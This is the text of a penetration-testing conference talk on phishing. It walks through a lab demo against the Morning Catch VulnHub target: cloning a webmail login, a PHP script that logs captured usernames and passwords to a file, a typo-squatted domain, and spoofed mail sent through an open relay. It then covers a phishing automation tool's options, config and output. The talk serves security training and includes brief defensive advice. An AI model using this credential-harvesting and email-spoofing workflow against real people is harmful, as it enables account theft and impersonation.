

Phishing: Going from Recon to Creds

by Adam Compton and Eric Gershman

Agenda

- Who Are We?
- What is Phishing?
- Phishing Attacks
- Typical Phishing Example
- Defending Against Attacks
- New Tool - Yay!
 - Demo

Adam Compton

- Father - 5 yrs
- Husband -15 yrs
- Hillbilly - 38 yrs
- Pentester - 15 yrs
- Programmer - 34 yrs

Eric Gershman

- Husband - 2 years
- Security Hobbyist - 14 years
- SysAdmin - 10 years
- Security - 2 years

What is Phishing?



What is Phishing?

"Phishing is the attempt to acquire sensitive information...by masquerading as a trustworthy entity in an electronic communication." - Wikipedia Phishing


<http://en.wikipedia.org/wiki/Phishing>

Phishing Like it's 1995

- Goes back to AOL
- Script Kiddies running VB/AOL Progs
- Attackers Posing as AOL Admins via IM and Email



AOHell



What kind of sensitive info?

- Credentials - User/Pass
- Credit Cards
- Identity - PII
- Health Information
- Steam Games, Bitcoin Wallets

Types of Attacks

- Phishing - Usually no specific targets and for monetary gain
- Spear Phishing - specific individuals or groups
- Whaling - targeting executives

Why Phish?

Q: Why phish when there are other attack vectors?

A: Because it works! Attack the people, not the computers.

Phishing Process


- Reconnaissance
- Setup and Deploy
- Collect Responses / Post Exploitation
- Reporting

Reconnaissance

- Information gathering
- Large campaigns may purchase emails on the black market
- Initial phishing may aid future attacks
- Active & Passive Info gathering for vulnerabilities


Recon Tools

MetaGoofil




netglub

Really Open Source
Information Gathering



```
$ python recon-ng.py
```



```
[recon-ng v1.00 Copyright (c) 2013, Tim Tomes (@LaNMaSteR53)]
```



Setup and Deploy - Domain & Email

- Domain Registration
- Mass Mailers
- Open Relays for the target domain

Setup and Deploy - Web

- Web Server Setup
- Web Site Cloning
- Web Application Development

Setup and Deploy - Exploits


- Malicious Attachments/Malware Payloads
 - Browser Exploits
 - XSS
-
- Test test TEST!

Responses / Post Exploitation

- Credential Harvesting - testing credentials
- Additional phishing attacks from trusted accounts
- Malware - Connecting to botnet/shells and maintaining persistence
- Elevating Privileges
- Pillage

Reports

- Mainly for exercises and penetration tests
- Usually includes technical details and executive summary


INITECH

T.P.S REPORT
COVER SHEET

Prepared By: _____ Date: _____
System: _____ Program Language: _____ Platform: _____ OS: _____
Unit Code: _____ Customer: _____
Unit Code Tested: _____

Due Date: _____ Approved By: _____
Test Date: _____ Tested By: _____
Total Run Time: _____ Total Error Count: _____
Error Reference: _____
Errors Logged: _____ Log Location: _____
Passed: _____ Moved to Production: _____
Comments: _____


CONFIDENTIAL

Credential Harvesting using Morning Catch



<https://www.vulnhub.com/entry/morning-catch-phishing-industries,101/>


Cred. Harvesting Example



Cred. Harvesting Example




Real: morningcatch.ph
Clone: mornincatch.ph




Review Phishing Process

- Reconnaissance
- Setup and Deploy
- Collect Responses / Post Exploitation
- Reporting

Demo: Reconnaissance



Demo: Company Directory




The screenshot shows a web browser window with the address bar displaying "morningcatch.ph/directory.html". The page has a red header with a yellow banner containing the links "HOME", "ABOUT", and "EMPLOYEE LOGIN" in green, stylized text. On the left side, there is a vertical logo for "MORNING CATCH" with a sun icon. The main content area has a light pink background and features the title "Employee Directory" in blue. Below the title is a table with three columns: Name, Position, and Email. The table lists four employees: Richard Bourne (CEO), Growl Farkins (Skipper), Boyd Jenius (Systems Administrator), and Haiti Moreo (Sales & Marketing).

Name	Position	Email
Richard Bourne	CEO	rbourne@morningcatch.ph
Growl Farkins	Skipper	gfarkins@morningcatch.ph
Boyd Jenius	Systems Administrator	bjenius@morningcatch.ph
Haiti Moreo	Sales & Marketing	hmoreo@morningcatch.ph

Recon: Employee Login

← morningcatch.ph/mail/ 🔍 Search ☆ 📁 ⬇ 🏠 💬 ☰

Webmail 

Welcome to Morning Catch Corporate Mail

Username

Password

Login

Setup and Deploy - Clone the Site

Clone the website for hosting:

```
$ wget --recursive --level=1 --convert-links --page-requisites  
morningcatch.ph/mail/
```

Start fixing the cloned site:

```
$ sudo mv morningcatch.ph/mail /var/www/html/  
$ sudo vim /var/www/html/mail/index.html
```

Setup and Deploy - Write form.php

```
<?php
$user = $_POST['_user'];
$pass = $_POST['_pass'];

$f = fopen("creds.txt", "a");
fwrite($f, "$user:$pass\n");
fclose();

header("Location: http://morningcatch.ph/mail/");
die();
?>
```

Setup and Deploy - Modify Login

Original <form> in index.html:

```
<form name="form" action="index.html" method="post">
```

New index.php posting to our form:

```
<form name="form" action="form.php" method="post">
```

Setup and Deploy - Setup Webserver

```
$ sudo chown www-data:www-data /var/www/ -R  
$ service apache2 restart
```

Setup and Deploy - Test



Welcome to Morning Catch Corporate Mail

Username

Password

Setup and Deploy - Test

```
$ cat /var/www/mail/creds.txt
```

```
hans    i<3cats
```


Recon - Mail Server

- We have to figure out how to send the phishing email
- During a vulnerability scan we find:
 - mail server is an open relay and will allow us to impersonate a user

Setup and Deploy - Send Emails

```
$ telnet morningcatch.ph 25
```

```
ehlo morningcatch.ph
```

```
mail from: bjenius@morningcatch.ph
```

```
rcpt to: rbourne@morningcatch.ph
```

```
data
```

```
Subject: WebMail Site Update
```


```
We are currently testing a new performance configuration for the webmail site, please  
test the site changes by visiting: http://mornincatch.ph/mail/
```

```
Boyd
```

```
.
```

```
quit
```

CEO Checks his Mail



CEO Signs In

 **Morning Catch Corporate Mail :: Welcome to M** [min] [max] [close]

File Edit View History Bookmarks Tools Help

 Morning Catch Corporate Mail :: Welcome t... +

  mornincatch.ph/mail/     Google  

Webmail

Welcome to Morning Catch Corporate Mail

Username

Password

Login

Forwarded to Real Site



Collect Responses

```
$ cat /var/www/mail/creds.txt
```

```
hans    i<3cats
```

```
rbourne password
```

Defense

Preparation

- User Awareness & Periodic Testing

Detection & Analysis

- Alerts, Mail Proxies

Containment, Eradication and Recovery

- Have a plan that is ready and tested

Defense

Preparation

User Awareness & Periodic Testing

Detection & Analysis

Alerts, Mail Proxies

Containment, Eradication and Recovery

Have a plan that is ready and tested

Attack Tools - Making Phishing Easy

- SET
- Phishing Frenzy
- BeEF



I am lazy - Can we make this even easier?

Automation!

- Program APIs
 - BeEF RESTFul API
 - Recon-cli
 - SET - seautomate
- Python, Perl, & Bash

SpeedPhish Framework - SPF

- Automates common tasks needed to perform a phishing exercise
- Written in Python
- Full/Partial automation
- Can make use of external tools if available

Current Features

- Harvests Email Address
- Setups & Hosts Websites
- Sends phishing emails to targets
- Records Creds and Keystrokes
- Creates Simple Report

Speedphish Demo

Choose your adventure:

- :) live demo
 - pray to the demo gods...
- :| prerecorded video
 - cue video
- :(more slides

SPF - Usage Statement / Options

```
root@kali:~/speedphish-master/spf# ./spf.py -h
usage: spf.py [-h] [-f <list.txt>] [-C <config.txt>] [--all] [--test] [-e]
              [-g] [-s] [--simulate] [-w] [-W] [-d <domain>]
              [-c <company's name>] [--ip <IP address>] [-v] [-y]

optional arguments:
  -h, --help                show this help message and exit
  -d <domain>                domain name to phish
  -c <company's name>       name of company to phish
  --ip <IP address>         IP of webserver defaults to [192.168.59.128]
  -v, --verbosity           increase output verbosity

input files:
  -f <list.txt>              file containing list of email addresses
  -C <config.txt>           config file

enable flags:
  --all                     enable ALL flags... same as (-e -g -s -w)
  --test                   enable all flags EXCEPT sending of emails... same as
                           (-e -g --simulate -w -y -v -v)
  -e                       enable external tool utilization
  -g                       enable automated gathering of email targets
  -s                       enable automated sending of phishing emails to targets
  --simulate               simulate the sending of phishing emails to targets
  -w                       enable generation of phishing web sites
  -W                       leave web server running after termination of spf.py

misc:
  -y                       automatically answer yes to all questions
root@kali:~/speedphish-master/spf#
```

SPF - Config File

```
root@kali:~/speedphish-master/spf# cat default.cfg
[MISC]
PHISHING_DOMAIN: example.com
DOMAIN_NAME:
EMAILS_MAX: 100
EMAIL_DELAY: 1

[TEMPLATES]
WEB_TEMPLATE_PATH: templates/web/
EMAIL_TEMPLATE_PATH: templates/email/

[SMTP]
DETERMINE_SMTP: 1
USE_SPECIFIC_SMTP: 0
SMTP_SERVER: smtp.gmail.com
SMTP_USER: XXXX
SMTP_PASS: XXXX
SMTP_FROMADDR: XXXX
SMTP_PORT: 25

[EXTERNAL_TOOL_PATHS]
#THEHARVESTER_PATH: /usr/bin/theharvester
THEHARVESTER_PATH: /TOOLS/theHarvester/theHarvester.py
BEEF_PATH: /usr/bin/beef-xss

[ADDITIONAL_ATTACKS]
ENABLE_KEYLOGGING: 1

[WEB]
ENABLE_HOST_BASED_VHOSTS: 1
DEFAULT_WEB_PORT: 80
VHOST_PORT_MIN: 8000
VHOST_PORT_MAX: 9000
```

SPF - Sample Execution

```
root@kali:~/speedphish-master/spf# ./spf.py -d example --test
```

```
[!] A CONFIG FILE was not specified... defaulting to [default.cfg]
```

```
[*] Obtaining list of email targets
[*] [VERBOSE] Gathering emails via built-in methods
[*] [VERBOSE] Currently searching [google, bing, ask, dogpile, yandex, baidu, yahoo]
[*] [VERBOSE] [Processing: /] Google
[*] [VERBOSE] [Processing: -] Bing
[*] [VERBOSE] [Processing: /] Ask
[*] [VERBOSE] [Processing: /] Dogpile
[*] [VERBOSE] [Processing: -] Yandex
[*] [VERBOSE] [Processing: /] Baidu
[*] [VERBOSE] [Processing: /] Yahoo
[*] [VERBOSE] [Processing: |] DuckDuckGo
[*] [VERBOSE] Gathered [64] email addresses from the Internet
```

```
[*] [VERBOSE] Gathering emails via theHarvester
```

```
[!] ERROR: theHarvester_path does not point to a valid file
```

```
[*] [VERBOSE] Collected [64] unique email addresses
```

```
[*] -----
```

```
[*] EMAIL LIST
```

```
[*] -----
```

```
[*] -555-555-0199@example
```

```
[*] .com.me@example
```

```
[*] 20someone@example
```

```
[*] 555-555-0199@example
```

```
[*] GTUBE1.1010101@example
```

```
[*] MyEmailAddress@example
```

```
[*] Myname@example
```

```
[*] Someone@example
```

```
[*] _qhw@example
```

```
[*] account@example
```

```
[*] accounts@example
```

```
[*] admin@example
```

```
[*] another.person@example
```

```
[*] anotherperson4@example
```

```
[*] anotheruser@example
```

```
[*] aric-kunde@example
```

```
[*] bob@example
```

```
[*] clark.kent@example
```

```
[*] def@example
```

```
[*] demo@example
```

```
[*] description@example
```

```
[*] email2@example
```

```
[*] email3@example
```

```
[*] email@example
```

```
[*] escaped@example
```

```
[*] example@example
```



```
[*] fern-block@example
```

```
[*] fred-smith@example
```



SPF - Loading Web Sites

```
[*] Starting phishing webserver
[*] [VERBOSE] Found the following web sites: [templates/web/owa/CONFIG]
[*] [VERBOSE] Found the following web sites: [templates/web/citrix/CONFIG]
[*] [VERBOSE] Found the following web sites: [templates/web/office365/CONFIG]
[*] [VERBOSE] Started website [office365] on [http://192.168.59.128:8000]
[*] [VERBOSE] Started website [owa      ] on [http://192.168.59.128:8001]
[*] [VERBOSE] Started website [citrix   ] on [http://192.168.59.128:8002]
[*] [VERBOSE] Created VHOST [office365.example.com] -> [http://192.168.59.128:8000]
[*] [VERBOSE] Created VHOST [owa.example.com      ] -> [http://192.168.59.128:8001]
[*] [VERBOSE] Created VHOST [citrix.example.com    ] -> [http://192.168.59.128:8002]
[*] [VERBOSE] Started WebServer with pid = [4181]
```

SPF - Web Sites



****NOTICE**:** These systems are solely for the use of authorized employees, consultants and/or agents of the target company and its worldwide subsidiaries and affiliates. Unauthorized use is strictly prohibited and subject to civil and criminal penalties. All usage of the systems must be in compliance with the Code of Ethics, Employee Handbook(s), and consultant/agency agreements, as applicable. All persons accessing these systems hereby consent to the monitoring, recording, disclosure, retention (as required by law and/or document retention standards in place at the company) and transfer (to other countries other than where the user is based) of all system usage information. System usage information includes, but is not limited to, system ID, LAN ID, all electronic content produced by the user, email account, instant messaging account, mainframe ID, and system passwords. System usage information may be used for managing the workforce, communications and emergencies, business operations, compliance and other legal, regulatory, audit and business purposes. By accessing these systems, the user consents to all terms as described above. (C2)



SPF - Sending Emails

```
[*] [VERBOSE] Locating phishing email templates
[*] [DEBUG] Found the following email template: [templates/email/owa.txt]
[*] [DEBUG] Found the following email template: [templates/email/citrix.txt]
[*] [DEBUG] Found the following email template: [templates/email/office365.txt]
```

```
[*] [VERBOSE] Sending Email to [Myname@example]
[*] Would have sent an email to [Myname@example] with subject of [Webmail - Office 365], but this was just a test.
[*] [VERBOSE] Sending Email to [Someone@example]
[*] Would have sent an email to [Someone@example] with subject of [New OWA Server], but this was just a test.
[*] [VERBOSE] Sending Email to [_qhw@example]
[*] Would have sent an email to [_qhw@example] with subject of [Updated Citrix Server], but this was just a test.
[*] [VERBOSE] Sending Email to [account@example]
[*] Would have sent an email to [account@example] with subject of [Webmail - Office 365], but this was just a test.
[*] [VERBOSE] Sending Email to [accounts@example]
[*] Would have sent an email to [accounts@example] with subject of [New OWA Server], but this was just a test.
